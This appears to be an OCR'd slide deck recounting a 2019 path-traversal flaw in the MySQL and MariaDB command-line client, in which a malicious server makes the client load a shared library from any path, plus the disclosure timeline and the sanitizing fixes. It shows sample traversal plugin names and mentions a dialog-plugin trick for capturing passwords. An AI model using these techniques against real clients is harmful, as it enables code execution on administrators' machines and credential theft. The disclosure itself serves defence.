
../../../lib

```
/* Compile dll path */
strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);

if (!(dlhandle = dlopen(dlpath, RTLD_NOW))) {
```

../../../lib.so

Arbitrary code execution via directory traversal

Is it real? Found and fixed in 2019 in both MySQL and MariaDB



Path traversal in command line client

TIMELINE

lixtelnis submitted a report to MariaDB. Jul 8th (4 years ago)

The command line client has a directory traversal bug which allows server chosen files to be dlopened when it connects to a malicious server.

The path can also be padded with `/` characters so that `strxnmov` drops the `.so` extension.

The `dlopen` call is performed here: https://github.com/MariaDB/server/blob/10.5/sql-common/client_plugin.c#L368

Impact

In rare situations where the attacker controls a file at a known location on the victim's machine this can lead to code execution using `init/fini` functions. See attached `dlopen.sh`.

Other side effects present in commonly installed software are not to be neglected. The mecanism is far from being uncommon in C files alone according to this search:


https://codesearch.debian.net/search?q=__attribute__.*constructor+filetype%3Ac&perpkg=1

Without abusing the path traversal bug the dialog plugin might also be used to fool a user into sending its password unhashed. See attached `dialog.sh`.

1 attachment:
F524519: disc.zip


https://hackerone.com/reports/637840

Timeline



2019

- June 12th
  Reported via HackerOne (against MariaDB)
- Aug 2nd
  fixed and released in MariaDB



vuvova MariaDB staff closed the report and changed the status to ● **Resolved**. Aug 2nd (4 years ago)

Thanks. This is now fixed and released in MariaDB Server 5.5.56, 10.1.41, 10.2.26, 10.3.17, 10.4.7 and in MariaDB Connector/C 3.1.3


https://hackerone.com/reports/637840

Timeline

MariaDB fix in sql-common/client_plugin.c:
https://jira.mariadb.org/browse/MDEV-20110
https://jira.mariadb.org/browse/CONC-429

Sanitizing input

```
if (strpbrk(name, "()[]!@#$%^&/*;.,'?\\"))
{
  errmsg= "invalid plugin name";
  goto err;
}
```



vuvova MariaDB staff closed the report and changed the status to ● Resolved. Aug 2nd (4 years ago)

Thanks. This is now fixed and released in MariaDB Server 5.5.56, 10.1.41, 10.2.26, 10.3.17, 10.4.7 and in MariaDB Connector/C 3.1.3

Timeline

2019

- Nov 21st


  Fix pushed to MySQL Community

Not public bug

Bug #30191834: SERVER CAN MAKE CLIENT LOAD AUTH-PLUGIN FROM ANY DIRECTORY

https://github.com/mysql/mysql-server/commit/0a55ebc2a9ef84c5017249921562a34a379a26da

MySQL commit



Bug #30191834: SERVER CAN MAKE CLIENT LOAD AUTH-PLUGIN FROM ANY DIREC…

```
…TORY

Problem: In case of authentication plugin mismatch during connection phase,
server tells client to switch to a particular plugin by passing plugin name in
the authentication switch packet. When this communication between client and
server is compromised this plugin name can be of form like ../../xyz.so.
This can cause client to load this library from any location which is a threat.

Analysis: When client reads the switch packet, client checks if the plugin name
provided by server is loaded or not, if not then client prefixes plugindir with
plugin name and then tries to load it.
ex: plugin_dir = /usr/local/mysql/lib/plugin/ and
    plugin name given by server = ../../../../lib/xyz/malicious.so
now plugin to be loaded is /usr/lib/xyz/malicious.so which is wrong.

Fix: On client we check if the plugin name is valid or not before loading.

RB#23351
```

Bharathy Satish committed on Nov 21, 2019

Timeline

MySQL fix in

- sql-common/client_plugin.c (5.6, 5.7)
- sql-common/client_plugin.cc (8.0)

Sanitizing input

```
/* check if plugin name does not have any
directory separator character */
if ((my_strcspn(cs, name, name + len, FN_DIRSEP,
strlen(FN_DIRSEP))) < len) {
  errmsg = "No paths allowed for shared library";
  goto err;
}
```

Different implementation from MariaDB

Summary of Directory Traversal

- Older MariaDB and MySQL versions are vulnerable:
  - **Server** can PUSH the full path of shared library to the **client**
  - **Client** will then load it (`dlopen`/`LoadLibrary` call)
  - Malicious code CAN be executed in Init/Deinit of that shared library
- MariaDB
  - Fixed in: MariaDB Server 5.5.56, 10.1.41, 10.2.26, 10.3.17, 10.4.7 and in MariaDB Connector/C 3.1.3
- MySQL
  - Fixed in: MySQL Server 5.6.48+, 5.7.30+ .8.0.19+


Actually it is shared code.
The important part that it
is fixed in client

How does it work?

MySQL command line
Or
MySQL GUI tools
(e.g. MySQL Workbench)

Vulnerable (old) version
of CLIENT LIBRARY

MySQL/MariaDB Server
(ANY version)


mysql>
1. Connects to MySQL Server
2. Bad actor takes control of DBA's workstation
MySQL
MySQL Server
MySQL DBA
Bad actor controls MySQL Server

